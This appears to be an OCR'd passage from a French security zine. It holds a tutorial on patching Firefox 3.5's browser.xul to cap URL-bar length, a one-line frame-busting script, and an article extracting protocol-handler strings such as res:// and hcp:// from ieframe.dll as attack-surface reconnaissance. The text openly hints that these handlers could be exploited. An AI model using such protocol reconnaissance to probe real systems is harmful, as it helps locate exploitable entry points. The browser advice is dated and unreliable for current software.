Vous l'aurez compris, plus la taille de l'url est longue et plus les possibilités de polymorphisme pour le scripting des sources malicieuse seront nombreuses. Donc les meilleurs moyens de sécuriser le tout sera d'abord de filtrer ce qui passera par le protocole javascript ou data à l'intérieur du navigateur grace à des filtres, noscript (http://noscript.net/) , adblock conçu à cet effet. Ensuite la meilleur manière de prévenir l'attaque est d'informer l'utilisateur qu'il utilise le protocole javascript pour le sensibiliser des risques potentiels. Le soucis dans le cas de firefox deumeurre dans le fait que le plugin noscript n'est pas installé nativement dans le package d'installation. Les CSP actuels ne filtrant pas assez le contenu. Dans tous les cas je profiterais de la « hackabilité » de firefox pour expliquer le correctif à adopter.

2 . A savoir

Certes réduire la taille des scripts n'est pas seulement la sécurité à adopté contre ce genre de techniques mais cela réduit le nombre infiniment grand d'obfuscation possibles des scripts potentiellement malicieux. En soit le plugin noscript forme la première sécurité en termes de filtrage url mais il n'est pas intégré nativement dans firefox . Donc je vous propose un petit tuto pour patché firefox et réduire la taille du contenu inséré dans l'urlbar a 1000.Si le coeur vous en dis vous pourrez rajouter des protection un peu plus avancées en rajoutant vos propres script partant de la meme technique.

La chance de Firefox est son potentiel énorme de bidouillabilité c'est pourquoi j'ai tenu a apprendre un peu les bases du xul pour pouvoir patché.


Nous allons essayer d'assigner une valeur maximale grâce a l'attribut maxlength dans la balise ayant pour id urlbar .

3 . Etape 1 localisation et test temporaire

Naviguez à cet endroit et affichez la source:
chrome://browser/content/browser.xul


Accèder au fichier Xul grace au protocole **chrome://**

Faites en sorte d'afficher la source et lire l'adresse du fichier qui passe par le protocole jar:




localisation du fichier grace au protocole jar

Inspectez la barre d'url a l'interieur de la fenetre de navigation grace a firebug (http://getfirebug.com/)



Inspection xul avec firebug:

Editez la balise textbox pour y inséré votre attribut (à savoir: lorsque la balise textbox est écrite dans fichier xul , ses attributs et caractéristiques sont séparés par des retour à la ligne)



Edition de fichier XUL(temporaire) avec firebug

Vérifiez si sa marche temporairement en insérant un script de test de plus de 1000 caractères.

4 . Etape 2 extraction et reverse :

La seconde étape va consister à extraire le contenu de l'archive jar (avec Winrar sur windows ,ou ark sur backtrack/attack vector -OS) dans ce tutoriel j'utilise AttackvectorOS , un OS que je suis en train de conçevoir et un firefox boosté en plugin de pentest web que je mettrais en ligne bientot. Une fois l'archive extraite nous pourrons modifier le contenu du fichier browser.xul avec nottre valeur à ajouter:


maxlength= « 1000 »

Fermez toutes les instances de firefox.

Naviguez dans le dossier que vous avez pu localiser en étape 1 .

Extraire le fichier browser.jar dans un dossier de sauvegarde créé (dans l'exemple il est nommé backup) .


extraction de l'archive jar



Naviguez dans le dossier extrait puis éditez le fichier nommé browser.xul avec un éditeur de texte (normalement le format xul est enregistré au format ascii).


ouverture du fichier browser.xul

Recherchez la chaine ou une partie de chaine que vous avez pu identifier avec firebug en inspectant le fichier xul. Dans l'exemple le bout de chaine est la balise textbox.



recherche textbox


Modifiez le fichier en conséquence .



Ajout du patch maxlength


5 . Etape 3 compilation et/ou compression de l'archive jar (non signée) :

Maintenant que les modifications ont été effectuées il ne reste plus qu'a les appliquer , pour cela nous allons devoir compresser notre archive , pour cela rien de plus simple avec les logiciels de compression normaux qui prennent pratiquement tous en charge le format jar. dans ce cas c'est toujours avec ark, on va créer une nouvelle archive , y ajouter les dossier de maniere identique a l'originale de firefox ensuite nous sauvegarderons l'archive et il ne restera plus qu'a remplacer l'original et le tour sera joué.




création d'une nouvelle archive :browser.jar

Ajoutez le contenu du dossier backup créé précédemment a l'archive browser.jar (celui ci dois contenir le dossier content de l'archive browser.jar extraite et modifiée).



ajout de dossier "content" dans l'archive browser.jar nouvellement crée

Collez le nouveau browser.jar dans le répertoire chrome et pensez a renommer le fichier browser.jar original aux cas ou vous aurez fait une bourde.



Pensez a renommer le fichier browser.jar original

Votre firefox a été patché avec succès, vous êtes a l'épreuve des balles, désormais le nombre de caractère dans l'url seront réduits au nombre que vous aurez choisis.

6 .Protection contre les injections de frames (How to break frames with javascript) :

Les injections de frames font partie des failles les plus répandues , en effet ,les frame ou iframe qui permettent de relier les sites entre eux et hélas sont utilisées de manière malicieuse la plupart du temps pour des attaques de type phishing , débordements , execution de code a distance , clicking forcé etc ...

La correction du coté serveur va s'effectuer ainsi, le script ci-dessous est inspiré d'un script anti-pub,va permettre de redirrigé le document Framé ou Iframé par une quelconque personne malicieuse et donc cassé la frame (frame breaking) en redirrigeant le document (la page) directement vers la source de la frame ou de l'iframe. L'url du site malicieux sera ainsi désobfusquée et donc identifiable. Vous pouvez placer ce script sur votre page de login par exemple.

Script de correction (pensez a l'intègrer dans les balises script appropriées ou dans un fichier .js):

```
if (top.frames.length!=0) top.location=self.document.location;
```

7 .Conclusion :

Dans cet articles nous avons vu comment il été possible d'effectuer une sécurisation de votre outil de navigation (firefox) grâce aux informations qui sont disponible sous licence libre sur la toile. Le bénéfice de la licence libre est que justement celle-ci permet de mieux comprendre les outils, et le fonctionnement des logiciels ou applications que nous utilisons tous les jours car son code source est ouvert. Pour approfondir vos recherche dans la sécurisation du html et des possibilitées d'exploitation javascript dans ce domaine voici ce que vous devrez savoir différencier à l'intérieur du navigateur :

pentest workaround :

document.domain

document.referer

document.location

document.URL

En vous servant des conaissances que vous trouverez sur le web vous pourrez ainsi essayer d'approfondir les recherches dans ce domaine et coder vous même vos propres sécurités. N'oubliez pas de prévenir les personnes concernées.

Dans la démonstration effectué nous avons utilisé


- la version 3.5.3 de firefox
- le plugin firebug
- Backtrack 4
- l'éditeur de texte kate

Liens intéressants :

http://www.mozilla.com/en-US/firefox/personal.html

http://www.backtrack-linux.org/

http://getfirebug.com/



Protocol exploration / identification

par p3lo

Protocol exploration

1 .Introduction:

Dans cet article nous allons tenter de vous dévoiler l'exploration de protocoles à l'intérieur de vos navigateurs, l'exploration de protocoles est intéressante lorsque vous aurez besoin de prendre conaissance des différents moyens employés par les navigateurs pour transmettre les données contenant des informations à l'intérieur de différentes applications. Les protocoles sont importants à connaître pour les personnes souhaitant développer des applications et transmettre des données, en sécurité informatique , les protocoles peuvent être fuzzé, parfois même permettant l'execution de code a distance , il est nécessaire de connaître les protocoles utilisés par les pirates afin de pouvoir parer les différents types d'attaque possible . Dans cet article je ne dévoilerais aucune technique permettant d'exploité les protocoles mais plutot la technique qui permet de les identifier à l'intérieur des navigateurs.

Selon Wikipedia :

"Dans les réseaux informatiques et les télécommunications, un protocole de communication est une spécification de plusieurs règles pour un type de communication particulier.

Initialement, on nommait protocole ce qui est utilisé pour communiquer sur une même couche d'abstraction entre deux machines différentes. Par extension de langage, on utilise parfois ce mot aussi aujourd'hui pour désigner les règles de communication entre deux couches sur une même machine.

Les protocoles de communication les plus utilisés sont les protocoles réseau."

A l'intérieur de votre navigateur (IE ou firefox) la chaîne de caractère manifestant la présence de l'utilisation d'un protocole est :

://

Par exemple le protocole de communication utilisant le http s'écrira ainsi :

http://fu.tld

Certains protocoles sont accessible nativement à l'intérieur d'une barre d'URL et d'autre non. Nous pourrons retrouver un protocole à l'aide des encodages utilisés par l'application pour encodé le protocol.

Note : En programmant vous comprendrez qu' il est possible d'utiliser les protocoles pour envoyer des requetes dans un langage de programmation précis et même de créer vos propres protocoles de communication personnalisés.

Sur un système d'exploitation windows utilisant internet explorer , nous pourrons voir certains protocoles « cachés » à l'intérieur de librairies dynamiques (dll) ou d'executables. Sur un système linux nous pourrons aussi désassembler ou extraire les chaines de caractères à l'intérieur des executables. Certains protocoles ne sont pas libres de droit ,ayez des actes responsables.

2 .IE protocol exploration (sur windows):

Comme nous vous l'avions expliqué précedemment nous allons essayé de rechercher différents protocoles contenu à l'intérieur de dll. Bien souvent certains protocoles contiennent des règles qui limitent leurs utilisation à certaines zones , par exemple pour le protocol file:// dans le but d'éviter certaines failles celui-ci ne sera accessible que localement.

Sur Internet explorer 8 parfois lorsque votre addresse dns se voit mal configurée il est possible qu'une page de ce type apparaisse :

res://ieframe.dll/acr_depnx_error.htm

Analyse :

Le protocole de ressources res:// est utilisé , celui-ci fait appel à une dll du nom de ieframe.dll , à l'intérieur une fonction faisant appel à une ressource html nommée acr_depnx_error.htm . C'est inexploitable .. quoi que ?

Protocol exploration

Maintenant nous allons regardé à l'intérieur de la dll appellée ieframe.dll en changeant le binaire en texte et en recherchant la chaîne de caractère contenant les protocoles possibles . Notons que la dll va contenir plusieurs protocoles plus ou moins exploitables , lorsque vous chercherez à exploiter un protocole prenez le temps de comprendre ce que vous ferez. Certains protocoles sont assez permissifs (nottement ceux qui permettent l'execution de javascript et de xml, et de contenu encodé) .

Voici le résultat de la recherche de la chaîne de caractère **://** à l'intérieur de la dll ieframe.dll avec l'utilitaire bin2txt:

00005DB5 004069B5 0 iehistory://

00007F75 00408B75 0 ierss://

0001B851 0041C451 0 https://ieonline.microsoft.com/#ieslice

0008ADE1 0048B9E1 0 x-$home$://null

0009A009 0049AC09 0 http://

0009A018 0049AC18 0 https://

0009A02D 0049AC2D 0 file://

0009F6C1 004A02C1 0 file:///%s

000A183C 004A243C 0 ftp://

000A9738 004AA338 0 http://

000B2159 004B2D59 0 res://ieframe.dll/tabswelcome.htm

000E28F9 004E34F9 0 file:///c:\

000F5C91 004F6891 0 res://ieframe.dll/

0011479D 0051539D 0 res://ieframe.dll/dnserror.htm

001834C5 005840C5 0 %s://%s

001871E1 00587DE1 0 file://

00188474 00589074 0 "file://%1",,-1,,,,,

0018C489 0058D089 0 http://www.microsoft.com/schemas/openservicedescription/1.0

0018CC5F 0058D85F 0 Ihttp://www.

001AB53D 005AC13D 0 %ws://%ws%ws

001AB7CD 005AC3CD 0 res://%ls/%ls

001B119C 005B1D9C 0 res://

001C1909 005C2509 0 http://go.microsoft.com/fwlink/?LinkId=57426&

001DB199 005DBD99 0 res://iesetup.dll/IESecHelp.htm

001E8D69 005E9969 0 -url "hcp://services/layout/fullwindow?topic=ms-its:%25HELP_LOCATION%25\Update1.chm::/Block_downloads.htm"

001E8EA9 005E9AA9 0 mshelp://windows/?id=fdc1ee72-f1d9-4ba6-927e-4d87aa82f770

0020FF81 00610B81 0 res://iesetup.dll/IESechelp.htm

00234831 00635431 0 http://opensearch.org/searchsuggest2

00234881 00635481 0 http://schemas.microsoft.com/Search/2008/suggestions

0023A8D8 0063B4D8 0 file://

00244021 00644C21 0 xmlns:os='http://www.microsoft.com/schemas/openservicedescription/1.0'

00245169 00645D69 0 http://a9.com/-/spec/opensearch/1.1/

00246598 00647198 0 http://schemas.microsoft.com/Search/2008/

00248839 00649439 0 xmlns:ie='http://schemas.microsoft.com/Search/2008/'

00262C65 00663865 0 file:///

0026A0F1 0066ACF1 0 %s://%s/favicon.ico

0026AE31 0066BA31 0 http://auto.search.msn.com/response.asp?MT={searchTerms}&srch=%d&prov=%s&utf8

0026EC41 0066F841 0 res://ieframe.dll/acr_depnx_error.htm

0026EC91 0066F891 0 res://ieframe.dll/acr_error.htm

0028A6D1 0068B2D1 0 http://go.microsoft.com/fwlink/?LinkId=129335

002B0029 006B0C29 0 xmlns:cf='http://www.microsoft.com/schemas/rss/core/2005' xmlns:cfi='http://www.microsoft.com/schemas/rss/core/2005/internal' xmlns:atom='http://www.w3.org/2005/Atom' xmlns:mon='http://www.microsoft.com/schemas/rss/monitoring/2007'

02B0698 006B1298 0 res://ieframe.dll

